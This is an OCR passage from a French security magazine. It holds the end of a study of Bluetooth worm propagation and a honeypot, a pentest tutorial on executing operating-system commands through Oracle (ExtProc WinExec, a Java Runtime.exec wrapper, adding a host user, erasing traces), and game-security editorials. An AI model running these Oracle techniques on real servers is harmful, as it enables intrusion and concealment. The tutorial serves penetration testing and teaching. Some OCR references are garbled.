Nous ne saurions conclure quant à cet effet, mais il serait important d'évaluer son impact dans le cadre de modèles de propagation, surtout pour ceux se basant sur une propagation omnidirectionnelle sans obstacle **[BV6]**.

2.1.4 Choix du lieu

Enfin, le choix du lieu est très important. Les lieux les plus peuplés (lieux touristiques, centres commerciaux) présentent la plus grande population de terminaux et sont d'autant plus intéressants lorsqu'ils se placent dans un contexte semi dynamique, comme le métro ou les restaurants où les utilisateurs bougent peu.

2.2 Acceptation par l'utilisateur

2.2.1 Taux d'acceptation

Une fois la cible repérée et la transmission initiée, il faut que l'utilisateur accepte le fichier. Durant nos

expériences, nous avons mesuré un taux d'acceptation de 6.5%, une valeur très proche de celle obtenue par le projet BlueBag (7.5%) **[BlueBag]**.

Nous pouvons expliquer ce faible pourcentage par deux facteurs : d'une part, la réticence des utilisateurs à accepter des fichiers provenant de source non sûre ainsi que par le délai entre la demande de connexion et le moment où l'utilisateur se rend compte de la présence du message. Dans les lieux bruyants, il n'entend pas forcément son téléphone et se trouve souvent hors de portée le temps de le sortir de son sac dans un contexte dynamique.

2.2.2 Petites expériences

Nous nous sommes intéressés à l'influence du nom du fichier envoyé ainsi que du nom du terminal. Nous avons mené deux séries d'expériences : l'une avec un fichier nommé « info », envoyé depuis une machine appelée ATM (l'entreprise de transport en commun milanaise) dans le métro. L'autre expérience consistait à envoyer une image « sexy.jpeg » depuis une machine avec un nom féminin.

Sans surprise, la seconde expérience a permis d'améliorer le taux d'acceptation à 9%, la première n'a rien changé.

2.2.3 Temps d'acceptation

Nous nous sommes heurtés à une autre difficulté : le temps nécessaire à un terminal pour renvoyer une réponse négative si l'utilisateur n'entreprend aucune action. En effet, certains terminaux mettent près d'une minute avant de couper la connexion en cas d'inaction de l'utilisateur, occupant ainsi le module et l'empêchant de passer à la cible suivante, qui entre-temps peut sortir du périmètre de portée.

Ce blocage ne pose pas trop de problèmes dans le cas d'un système utilisant plusieurs dongles, mais peut se révéler gênant dans le cas d'un seul dongle.

Une limite temporelle peut être utilisée, mais considérant le temps que peut prendre un utilisateur pour accepter un fichier, elle peut être difficilement descendue en dessous de 20-30 secondes.




Figure 1 : Honeypot surveillant une rue (Viale Monza) - Antenne Parabolique 20.5dbi et Aircable

2.3 Transmission et exécution

2.3.1 Portée et vitesse de transmission

Une fois que l'utilisateur a accepté la transmission, il faut que celle-ci s'effectue entièrement. Il faut donc que le terminal reste à portée et qu'il n'y ait pas d'obstacle interrompant la transmission (entrée de la cible dans une bouche de métro, un bâtiment, etc.).

Nous avons mesuré expérimentalement la vitesse de transmission en fonction de la distance entre deux téléphones. Dans un contexte dynamique et dans une zone peuplée, elle se situe entre 10 et 30kb/s.

Lors des expériences menées avec notre honeypot, il nous est arrivé de recevoir des fichiers, mais au fur et à mesure que nous avancions dans la rue, la vitesse décroissant, la transmission ne pouvait s'effectuer. Pour recevoir un fichier publicitaire d'une grande marque de chaussures, nous avons dû retourner sur nos pas et essayer de nous diriger vers la boutique pour recevoir complètement le fichier (500 ko).

Un ver trop gros, s'il pouvait se transmettre dans un cadre statique (métro, restaurant), aurait une probabilité de transmission moindre dans un environnement dynamique.

2.3.2 Exécution de la charge

Une fois le fichier reçu, il faut encore que l'utilisateur puisse l'exécuter et l'exécute. Ce qui est rendu difficile par l'hétérogénéité du marché, la configuration de certains terminaux (principalement ceux d'entreprises interdisant l'installation d'applications tierces), la signature de code et la réticence que peuvent avoir certains utilisateurs devant des messages d'avertissement.

Nous avons également exploré la piste d'un ver J2ME, pouvant s'exécuter sur un plus grand nombre de plates-formes. Cependant,




Figure 2 : Honeypot longue portée

si l'utilisation des primitives Bluetooth est censée être standardisée par le standard JSR-82 **[JSR82]**, en pratique, des différences d'implémentations apparaissent entre les téléphones. Une application s'exécutant avec succès sur un Sony Ericsson K750i peut poser problème sur un Nokia E65. Il se pose d'autre part le problème de la réplication du code, plus difficile à faire en Java, mais qui peut être contourné par des techniques comme Matryochka **[MATRYOCHKA]**.

3 Honeypot

Pour tenter de récolter des spécimens *in vivo* et d'estimer le risque représenté par ce vecteur, nous avons écrit un honeypot assez basique. Il s'agit d'un système basé sur GNU/Linux, BlueZ **[BLUEZ]**, SObexServer **[SOBEXSRV]** de Collin Mulliner, PyBluez **[PYBLUEZ]**, Gpsd **[GPSD]** et un ensemble de scripts Python. Un nombre variable de dongles est utilisé pour accepter automatiquement tous les fichiers envoyés et les stocker, tandis qu'un autre ensemble de dongles effectue des scans en parallèle pour fingerprinter les périphériques à portée (voir figure 2).

Nous avons testé un certain nombre de combinaisons d'antennes et de dongles, les différentes solutions sont présentées dans le tableau 3, ci-dessous.

Lors de ces expériences, nous avons reçu un certain nombre de fichiers :

- 6 fichiers publicitaires (vidéo d'une marque de chaussures et images) ;
- 1 photo `sarah.jpeg` ;
- 2 fichiers `.SYS`.

Malheureusement, la transmission des fichiers `.SYS` n'a été que partielle et nous n'avons pas réussi à extraire d'informations intéressantes du peu de données obtenues.

Portée	Antennes	Dongle	Dist. max.	Coût	Caché	Mobile	Remarque
Long	2 paraboliques + 1 patch	Aircable	1.5km	620 €	Non	Fixe	Longue distance, grand angle (couvre la place du Dôme)
Long	2 paraboliques	Aircable	1.5km	490 €	Non	Fixe	Longue distance, grand angle (couvre la place du Dôme)
Long	2 patches	Aircable	400m	520 €	Oui	Oui	Mobile, (couvre la place du Dôme)
Long	1 parabolique	Aircable	1.5km	400 €	Non	Fixe	Longue distance, petit angle
Long	1 patch	Aircable	400m	400 €	Non	Oui	Longue distance, petit angle
Moyen	2 omnidirectionnelles	Normal	120-200m	410 €	Oui	Très bon	Pour des situations de dissimulation
Court	Dongles classe 1	Normal	40-60m	310 €	Oui	Oui	Bas coût

Tableau 3

Conclusion

Infecter effectivement un autre terminal est une opération complexe, qui nécessite l'exécution avec succès d'une série d'actions pendant lesquelles la cible doit rester à portée. D'autre part, le téléphone doit être en mode visible, l'utilisateur doit accepter le fichier, la transmission s'effectuer entièrement, le code doit pouvoir s'exécuter sur la plate-forme et enfin, l'utilisateur doit exécuter la charge.

Ce type de transmission nous semble peu viable, car contrairement à un ver se propageant en exploitant une faille ou par un support persistant (mail, clé USB, page web), l'interaction de l'utilisateur est ici requise dans une fenêtre espace/temps fortement limitée. ■

■ REMERCIEMENTS

Les auteurs tiennent à remercier Stefano Zanero pour leur avoir permis de mener ce projet et pour son inestimable aide, Luca Carettoni et Claudio Criscione pour leurs conseils.

Ce travail à été en partie financé par la commission européenne à travers le projet IST-216026-WOMBAT.

Les opinions exprimées dans cet article sont celles de ses auteurs et ne reflètent pas forcement celles de la Commission européenne ou de l'École polytechnique de Milan.

■ RÉFÉRENCES

[MS08-030] http://www.microsoft.com/technet/security/Bulletin/MS08-030.mspx

[MES] http://www.secuobs.com/news/05022006-bluetooth5.shtml

[Trifinite] http://trifinite.org/trifinite_stuff.html

[CABIR] http://www.symantec.com/security_response/writeup.jsp?docid=2004-061419-4412-99

[COMMWARRIOR] http://www.f-secure.com/v-descs/commwarrior.shtml

[MOTOROLA] http://www.zerodayinitiative.com/advisories/ZDI-08-033/

[CARDBLOCK] http://www.symantec.com/security_response/writeup.jsp?docid=2005-100315-4714-99

[PBSTEALER] http://www.symantec.com/security_response/writeup.jsp?docid=2005-112216-0519-99

[MULTIDROP] http://www.sunbeltsecurity.com/ThreatDisplay.aspx?tid=198898&cs=6461E95A2DB134701F0EFEA30C2E9B81

[REDFANG] http://www.securiteam.com/tools/5JP0I1FAAE.html

[BLUEBAT] A. Galante, A. Kokos, and S. Zanero, « *Bluebat: Towards Practical Bluetooth Honeypots* », *Proc. 2009 IEEE Int'l Conf. Communications*, IEEE Press, 2009, pp. 1–6.

[OUI] http://standards.ieee.org/regauth/oui/oui.txt

[LONG] http://tri_nite.org/tri_nite stu_ lds.htm

[MATRYOCHKA] http://sar.informatik.hu-berlin.de/research/publications/SAR-PR-2006-04/SAR-PR-2006-04.pdf

[JSR-82] http://www.jcp.org/en/jsr/detail?id=82, *JSR-000082 Java(TM) APIs for Bluetooth 1.1 Maintenance Release*

[BLUEZ] http://www.bluez.org/

[SOBEXSRV] http://www.mulliner.org/bluetooth/sobexsrv.php

[PYBLUEZ] http://org.csail.mit.edu/pybluez/

[GPSD] http://org.csail.mit.edu/pybluez/

[BLUEBAG] Carettoni, C. Merloni, and S. Zanero. *Studying Bluetooth Malware Propagation: the BlueBag Project*, *IEEE Security and Privacy*, vol. 5, no. 2, *March/April* 2007, pp. 17-25.

[BV1] M. Jakobsson and S. Wetzel, « *Security weaknesses in bluetooth* », in *CTRSA 2001: Proceedings of the 2001 Conference on Topics in Cryptology. London, UK: Springer-Verlag*, 2001, pp. 176–191.


[BV2] S. Hager, C.T.; Midkiff, « *Demonstrating vulnerabilities in bluetooth security* », in Global Telecommunications Conference GLOBECOM '03, vol. 3, December 2003, pp. 1420 – 1424.

[BV3] Y. Shaked and A. Wool, « Cracking the bluetooth pin », in *MobiSys '05: Proc. of the 3rd Intl. Conf. on Mobile systems, applications, and services.* ACM Press, 2005, pp. 39–50.

[BV4] P.S. Hall, M. Ricci, and T.W. Hee. « *Caracterization of on-body communication channels* », in *Proceeding of 3rd International Conference on Microwave and Millimeter Wave Technology*, Beijing, China, pp. 770-772, Aug. 2002.

[BV5] D. Neirynck, C. Williams, A.R. Nix, and M.A. Beach, « *Wideband channel characterization for body and personal area networks* », Int. Workshop on Wearable and Implantable Body Sensor, London, United Kingdom, April 2004.

[BV6] M. Hermelin and K. Nyberg, « Correlation properties of the Bluetooth combiner », Information Security and Chryptology ICISC'99, Lecture Notes in Computer Science, 1787, Springer-Verlag, pp. 17-29, (2000).



EXÉCUTION DE COMMANDES PAR ORACLE SANS EXPLOIT

jeanne@miscmag.org

mots-clés : ORACLE / JAVA / SQL / PENTEST

Obtenir les privilèges SYS dans une base de données Oracle est souvent facile durant un test d'intrusion interne. Il est cependant bien tentant de pouvoir exécuter des commandes sur l'hôte hébergeant cette base. Pour ce faire, on peut utiliser des exploits, avec tous les inconvénients que cela comporte (disponibilité du service, fiabilité d'un exploit souvent ancien, ...), ou exploiter des fonctionnalités documentées, ce que nous allons faire.

1 Contexte

Mis à part le chapitre suivant, cet article traite de l'exécution de code sur un hôte hébergeant une base de données Oracle lorsqu'on a obtenu le plus haut niveau de privilèges dans cette dernière. Les techniques permettant d'y arriver ne sont donc pas traitées, mais l'expérience montre que l'on découvre souvent des comptes munis de mots de passe (très) faibles pouvant lister la table `dba_users` et permettant à terme d'obtenir les secrets des autres comptes.

NOTE

L'authentification réseau dans Oracle est plutôt mal conçue. Il est en effet possible pour les versions inférieures à 10g d'énumérer les utilisateurs, et il est possible, pour toutes les versions, de déchiffrer le trafic d'authentification si on connaît le condensat du mot de passe utilisé (celui-ci servant de clé de chiffrement [1]).

2 Attaque du TNS Listener

Le *TNS Listener* est le logiciel qui gère le trafic réseau entre un client Oracle et la base de données, par défaut sur le port TCP/1521. Il est vital de pouvoir interagir avec celui-ci durant un test d'intrusion, puisqu'il peut vous donner la liste des SID disponibles, une idée de l'arborescence dans laquelle la base de données est installée, sa version, et parfois, un compte sur le serveur !

Le TNS Listener peut par défaut, pour les versions d'Oracle inférieures à 10g, être exploité sans authentification pour écrire des fichiers au contenu partiellement maîtrisé à un emplacement arbitraire sous l'identité de l'utilisateur Oracle. L'outil `tnscmd` peut être utilisé à cet effet et est documenté ici : http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd-doc.html.

La stratégie est généralement la suivante :

- pour les UNIX, créer un fichier permettant de s'authentifier sans mot de passe (`.rhosts`) ;
- pour les serveurs web, ajouter un fichier qui sera interprété par un module de ce dernier ;
- ou à défaut, ajouter au fichier `sqlplus\admin\glogin.sql` des commandes qui seront exécutées lors du prochain lancement de la commande `sqlplus` sur ce serveur.

Plusieurs autres techniques peuvent être envisagées, mais le cas de Windows est nettement plus complexe que celui d'UNIX. La suite de cet article se concentre donc sur l'environnement Windows.

3 Exécuter des commandes par ExtProc

Le support des procédures externes est installé par défaut. Pour vérifier sa présence, vous pouvez utiliser la commande `status` du listener pour lister les services disponibles. Une entrée de ce type doit apparaître :

```
SERVICE=
  SERVICE_NAME=PLSExtProc
  INSTANCE=
    INSTANCE_NAME=PLSExtProc
    NUM=1
    INSTANCE_CLASS=ORACLE
    NUMREL=1
```

Si c'est le cas, vous pouvez directement exécuter n'importe quelle fonction de n'importe quelle bibliothèque partagée présente sur le système. Dans le cas de Windows, nous allons utiliser la fonction obsolète « WinExec » présente dans **kernel32.dll**.

```
CREATE OR REPLACE LIBRARY kernel32 AS 'C:\WINDOWS\system32\kernel32.dll';
/

CREATE OR REPLACE FUNCTION WinExec( Cmdstr IN varchar2, Cmdwin
binary_integer ) RETURN BINARY_INTEGER AS EXTERNAL LIBRARY kernel32
NAME "WinExec" LANGUAGE C PARAMETERS ( Cmdstr string, Cmdwin int );
/
```

En cas de succès, vous pourrez alors utiliser la fonction comme indiqué dans la figure 1.

```
SQL> select WinExec('net user lapin /add',1) from dual;

WINEXEC('NETUSERLAPIN/ADD',1)
-----------------------------
                           33
```

Figure 1 : Lancement d'une commande permettant d'ajouter un compte utilisateur sur l'hôte

Cette méthode présente l'avantage d'être presque toujours utilisable sans modification (la seule partie à adapter étant le chemin d'installation du système d'exploitation, généralement à cet emplacement). Elle ne fonctionne par contre que pour les versions d'Oracle inférieures à la version 9.2. En effet, à partir de cette version, seules les bibliothèques présentes dans **$ORACLE_HOME/bin** et **$ORACLE_HOME/lib** sont utilisables par défaut. Tout n'est pas perdu, puisque pour les versions Windows, **$ORACLE_HOME/lib** contient une des bibliothèques Microsoft « C runtime ». Par exemple, pour la version 11.1, il est possible de retrouver le fichier **msvcr71.dll**. On peut alors exécuter les commandes suivantes pour prendre le contrôle du système :

```
CREATE OR REPLACE LIBRARY msvcr71 AS 'C:\app\Administrateur\
product\11.1.0\db_1\BIN\msvcr71.dll';
/

CREATE OR REPLACE FUNCTION MySystem(Command IN varchar2) RETURN
BINARY_INTEGER AS EXTERNAL LIBRARY msvcr71 NAME "system" LANGUAGE C;
/
```

Il est nécessaire de connaître le chemin complet d'accès à la bibliothèque que l'on souhaite utiliser pour cette méthode. La conversion vers le monde Unix et la libc, très semblable au précédent exemple, est laissée en exercice au lecteur.

4 Exécuter des commandes par le sous-système Java

Cette méthode est la méthode la plus souple et la plus efficace pour exécuter des commandes. Elle a été testée avec succès sur Oracle 8.1.7 et Oracle 11.1.0, et devrait donc fonctionner pour toutes les versions intermédiaires.

4.1 Garantir la présence de Java

4.1.1 Prérequis

Java n'est pas systématiquement installé avec Oracle, en particulier pour les anciennes versions. Il est cependant possible de le réactiver à distance sous certaines conditions. Tout d'abord, il est possible de vérifier sa présence en saisissant les commandes suivantes :

```
SQL> desc dbms_java
ERROR:
ORA-04043: object dbms_java does not exist
```

Ici, Java n'est pas installé. Pour le réinstaller, il faut d'abord s'assurer que l'on dispose d'assez de ressources. La ressource la plus limitée est la taille des zones mémoire. Il est possible de la consulter ainsi :

```
SQL> select pool, sum(bytes) from v$sgastat group by pool;

POOL        SUM(BYTES)
----------- ----------
java pool        32768
large pool      614400
shared pool  265126588
             320703516
```

Cette taille n'est ici pas suffisante. Des erreurs de type ORA-04031 seront affichées si on passe à l'étape suivante. Pour les versions 8 d'Oracle, il est nécessaire de modifier le fichier **init.ora** et de redémarrer la base. Pour les versions suivantes, il est possible d'altérer ces paramètres à la volée, en utilisant les commandes suivantes :

```
alter system set large_pool_size = 512m scope=memory;
alter system set java_pool_size = 512m scope=memory;
```

Attention : ces modifications ont une influence directe sur les performances et la stabilité du serveur.

Une fois que l'on s'est assuré de disposer d'assez de mémoire, il devient possible de passer à l'installation proprement dite.

4.1.2 Installation

L'installation en elle-même est triviale, mais modifie en profondeur la configuration de la base de données. Il convient donc d'encadrer soigneusement cette opération.

Pour activer Java, il faut tout d'abord se procurer le script **javavm\install\initjvm.sql** correspondant à la version d'Oracle sur laquelle on souhaite travailler. Il suffit alors de l'exécuter, et, si tout se passe bien, le module DMBS_JAVA devient accessible, comme on peut le voir sur la figure 2.

```
SQL> desc dbms_java
PROCEDURE AURORA_SHUTDOWN
PROCEDURE DELETE_EP
 Argument Name                  Type                    In/Out Default?
 ------------------------------ ----------------------- ------ --------
 HOST                           VARCHAR2                IN
 PORT                           NUMBER                  IN
 PRESENTATION                   VARCHAR2                IN
FUNCTION DERIVEDFROM RETURNS VARCHAR2
 Argument Name                  Type                    In/Out Default?
 ------------------------------ ----------------------- ------ --------
 NAME                           VARCHAR2                IN
 OWNER                          VARCHAR2                IN
 TYPE                           VARCHAR2                IN
FUNCTION END_EXPORT RETURNS NUMBER
FUNCTION END_IMPORT RETURNS NUMBER
```

Figure 2 : Java est bien disponible.

4.2 Création des méthodes Java et des wrappers Oracle

Lorsque le sous-système Java est disponible, il devient possible d'exécuter des programmes Java arbitraires. Certaines fonctions ne sont cependant accessibles qu'aux comptes possédant les droits les plus élevés.

La classe suivante vous permettra d'exécuter une commande arbitraire :

```
CREATE OR REPLACE AND COMPILE JAVA SOURCE NAMED "MyRunCmd" AS
import java.io.*;
public class MyRunCmd
{
        public static int runThis (String cmd)
        {
                Process p = null;
                try {
                        Runtime rt = Runtime.getRuntime();
                        p = rt.exec(cmd);
                        return p.waitFor();
                }
                catch (Exception e) { e.printStackTrace(); }
                return -1;
        }
}
```

Cette classe s'inspire librement de code trouvé en ligne et ne retourne pas la sortie standard. La réalisation d'une version plus évoluée, permettant notamment une approche interactive, est laissée en exercice au lecteur. N'oubliez pas le / final, et le message « Java created » doit s'afficher. La procédure permettant d'encapsuler la classe est créée ainsi :

```
CREATE OR REPLACE PROCEDURE proc_run_cmd(cmd IN VARCHAR2) AS LANGUAGE JAVA
NAME 'MyRunCmd.runThis(java.lang.String)';
 /
```

Une fois ces étapes effectuées, il devient par exemple possible d'ajouter un utilisateur de la manière suivante :

```
SQL> call proc_run_cmd('net user lapin /add');
Call completed.
```

5 Trucs et astuces divers

5.1 Connexion à une base de données sans qu'elle soit renseignée dans tnsnames.ora

Il arrive souvent que l'on souhaite utiliser SQLPlus, ou un autre programme acceptant une chaîne de connexion Oracle standard, sans avoir à renseigner le fichier **tnsnames.ora** pour ajouter une nouvelle base de données. C'est généralement le cas durant un test d'intrusion lorsque l'on souhaite utiliser ses propres outils. Dans ce cas, il est possible de spécifier toutes les informations requises de la manière suivante :

```
sqlplus SYSTEM/MANAGER@//192.168.0.12:4657/ORCL
```

5.2 Personnalisation de SQLPlus

Plusieurs commandes peuvent rendre l'utilisation de SQLPlus nettement moins pénible. En particulier :

```
set linesize 4000
```

permet d'élargir la taille des lignes et donc d'afficher chaque ligne de la base de données sur une seule ligne du terminal. Attention cependant, les lignes sont complétées par des espaces. Si les résultats sont stockés sur le disque, chaque ligne pèsera ici 4000 octets.

```
set serveroutput on size 1000000
exec DBMS_JAVA.SET_OUTPUT(1000000)
```

permet d'afficher les messages d'erreur Java de manière satisfaisante.

```
/
```

N'oubliez pas de saisir ce « slash » final, seul sur sa ligne, pour clore les déclarations PL/SQL. C'est le cas pour presque toutes les commandes de cet article et de nombreux extraits de la documentation officielle. Un « . » final permet d'ignorer la commande.

```
spool fichier.txt
```

Finalement, la commande **spool** permet de stocker dans un fichier les entrées/sorties du programme SQLPlus, et donc de créer des traces éventuellement utilisables lors de la rédaction du rapport.

5.3 Versions de SQLPlus et d'Oracle incompatibles

Il peut arriver, surtout lorsqu'on vient d'installer la dernière version du client Oracle, que le message d'erreur suivant apparaisse :

```
$ sqlplus SYSTEM/MANAGER@//192.168.0.169/ORCL

SQL*Plus: Release 11.2.0.1.0 Production on Wed Mar 31 09:56:13 2010

Copyright (c) 1982, 2009, Oracle.  All rights reserved.

ERROR:
ORA-03134: Connections to this server version are no longer supported.
```

En effet, les protocoles réseau évoluant, les clients Oracle ne peuvent pas être utilisés sur toutes les bases de données. Il est donc fortement conseillé de stocker les versions clientes successives d'Oracle en cas de besoin.

6 Nettoyage

Une fois que les commandes ont été exécutées avec succès, il est recommandé de supprimer toutes les traces réalisées. Les commandes suivantes seront alors utiles :

```
DROP LIBRARY
DROP FUNCTION
DROP PROCEDURE
```

Dans le cadre de l'écriture d'un outil automatisant ces actions, il peut être souhaitable de créer un nouvel utilisateur dans la base de données ayant les droits idoines, puis de réaliser les actions précédentes dans son contexte. La suppression de l'utilisateur, avec le paramètre **CASCADE**, permettra de supprimer toute trace de sa présence :

```
DROP USER pentest CASCADE
```

Conclusion

Cet article a montré comment exécuter des commandes arbitraires sur un serveur hébergeant une base de données Oracle, sur laquelle on possède un compte ayant les droits DBA. Cette approche manuelle a plusieurs avantages sur l'utilisation d'outils automatisés ou d'exploits :

- Ces méthodes sont documentées et stables.
- Il est possible de contrôler si une méthode sera efficace avant de la mettre en œuvre.
- Toutes les étapes de l'exploitation sont contrôlées. ■

▪ RÉFÉRENCE

[1] http://soonerorlater.hu/index.khtml

▪ SÉCURITÉ INFORMATIQUE ET JEUX VIDÉO

On dit souvent que l'industrie du jeu vidéo est la plus complète en ce qui concerne la « science » informatique, puisqu'elle nécessite d'être expert dans les techniques de développement classiques, l'intelligence artificielle, la visualisation 3D avec toutes les subtilités que cela comporte, la simulation physique, etc. Au sein de toutes ces disciplines, la sécurité informatique est bien représentée. On pense immédiatement aux protections anti-piratage et autres DRM qui font de plus en plus parler d'eux de par le tracas qu'ils causent. On peut également penser aux problèmes classiques de sécurité présents dans les applications réseau, tels que les *buffer overflows* et autres *directory transversals*.

On pense plus rarement à certains problèmes cryptographiques. En effet, comment faire pour introduire un élément de hasard dans un jeu réseau tout en garantissant qu'aucune des parties ne puisse tricher ?

L'un des sujets les moins connus concerne l'ingénierie inverse de jeux dans le but de comprendre le fonctionnement de certains mécanismes ou de les modifier. Un exemple spectaculaire peut être trouvé dans [1], où l'auteur décrit un bug vieux de 26 ans dans le vénérable *Donkey Kong* et le corrige. Encore plus fort, les auteurs de [2] ont écrit un désassembleur spécifique pour obtenir du code recompilable pour le classique *Syndicate Wars*, identifié et réimplémenté toutes les parties de code non portables, puis ont glué tout ça pour obtenir un jeu fonctionnant sur des plates-formes modernes. Les projets de ce type sont légion et permettent souvent d'identifier de manière certaine les jeux cultes.

Le lecteur intrigué trouvera son bonheur dans l'incroyable *Dwarf Fortress* [3], meilleur jeu vidéo de tous les temps, affligé d'une interface utilisateur calamiteuse. Une armée de fans s'activent pour documenter les mécanismes de jeu, mais également pour créer des utilitaires parfois très complexes. L'ampleur de ce projet garantit au passionné une vie d'ingénierie inverse, de pouvoir voir de près le génie et la folie dans une même fonction, la reconnaissance éternelle de nombreux joueurs, mais surtout, de pouvoir toiser d'un air supérieur les gens qui se vantent de reverser un système d'exploitation bien connu.

[1] http://donhodges.com/how_high_can_you_get.htm

[2] http://swars.vexillium.org/

[3] http://www.bay12games.com/dwarves/

PRÉAMBULE : ON NE JOUE PAS EN ASSISTANT À UN JEU

Ce proverbe [1] se prête bien à l'introduction d'un dossier qui se devait d'être traité dans un magazine tel que MISC. En effet, une population de lecteurs telle que celle qui régulièrement parcourt ces pages avec respect et intelligence [2] a nécessairement passé des heures sur diverses générations de plates-formes à essayer de résoudre des énigmes, sauver le monde, tuer des tas de trucs qui bougent ou bâtir des empires.

Il était donc temps que nous nous penchions sur ce sujet. Toutefois, les quelques pages qui lui sont consacrées permettent à peine de l'effleurer tant il est varié. Des premières protections prévenant la copie aux *bots* squattant les tables de poker en ligne, et en passant par le pillage des comptes sur *World of Warcraft*, pas un domaine de l'informatique (et de sa sécurité) n'est laissé pour compte. *Reverse*, *phishing*, dénis de service, brute force, analyse réseau, injections, rien n'est épargné au monde du jeu. Difficile donc, sinon impossible, de détailler correctement l'ensemble des malversations et protections envisageables.

En outre, il faut bien garder à l'esprit que « quand on parle pognon, à partir d'un certain chiffre, tout le monde écoute » [3]. Et dans « tout le monde », il y a les sociétés éditrices de ces jeux, parfois un peu sensibles quand il s'agit de leur bébé. Aussi, ce dossier ne fournira aucune méthode ni aucune technique qui pourraient permettre l'exploitation, le détournement, ni même nuire à l'expérience des joueurs, à l'exception de quelques informations obsolètes ou tellement publiques qu'il faudrait fermer Google pour s'en prévenir.

Le cadre étant posé, voyons plus en détail ce que nous vous avons concocté.

Nous commençons avec un article sur les protections des logiciels de jeux et dont la première partie rappellera leur jeunesse à certains de nos lecteurs, celle de leurs parents aux autres. Ainsi, des disquettes ATARI aux protections en ligne, nous (re)plongeons dans un univers rigolo où tous les coups sont permis, et certains sont à mourir de rire... enfin du point de vue d'un *geek*.

Viennent les jeux en ligne, casinos, paris sportifs et autres salles de poker virtuelles, qui apparaissent comme un moyen facile, rapide (et maintenant légal) de construire une fortune parfois exemptée d'impôts. Nous verrons par quels moyens cette fortune peut être subtilisée par les tricheurs, bots et autres malfaiteurs exploitant malicieusement une pauvre erreur de conception dans votre générateur de nombres aléatoires.

Mais un tel dossier ne saurait être complet sans consacrer un article au monstre, au diplodocus, au champion du monde catégorie super-lourds des jeux en ligne : World of Warcraft. Un monde qui grouille d'arnaques, d'exploits et de bots ; un monde dans lequel écoutes réseau et manipulation mémoire sont reines ; un monde où pillages et recels de toutes sortes sont monnaie courante ; un monde dont la dangerosité numérique n'a d'égale que l'addiction qu'il procure.

Tout un univers, donc, aussi vieux que l'informatique, dont la richesse en termes de sécurité n'a d'égale que celle qu'elle génère, et ne laisse rien à envier à celle d'autres milieux en apparence plus professionnels, ou du moins plus sérieux. ■

Renaud Bidou
Directeur Technique – DenyAll
rbidou@denyall.com

Références

[1] Proverbe baloué ; eh oui, Fred ne dispose pas du monopole de la culture bizarre

[2] Intelligence, du latin intelligo, chercher à comprendre

[3] Michel Audiard, dialogue du film « Le Pacha »

LA PROTECTION DES JEUX VIDÉO : FOUILLES ARCHÉOLOGIQUES

Jean-Baptiste Bédrune – SOGETI/ESEC – Frédéric Porat – Sébastien Lyséus

mots-clés : JEU VIDÉO / PROTECTION DE CODE / ATARI ST / DISQUETTE

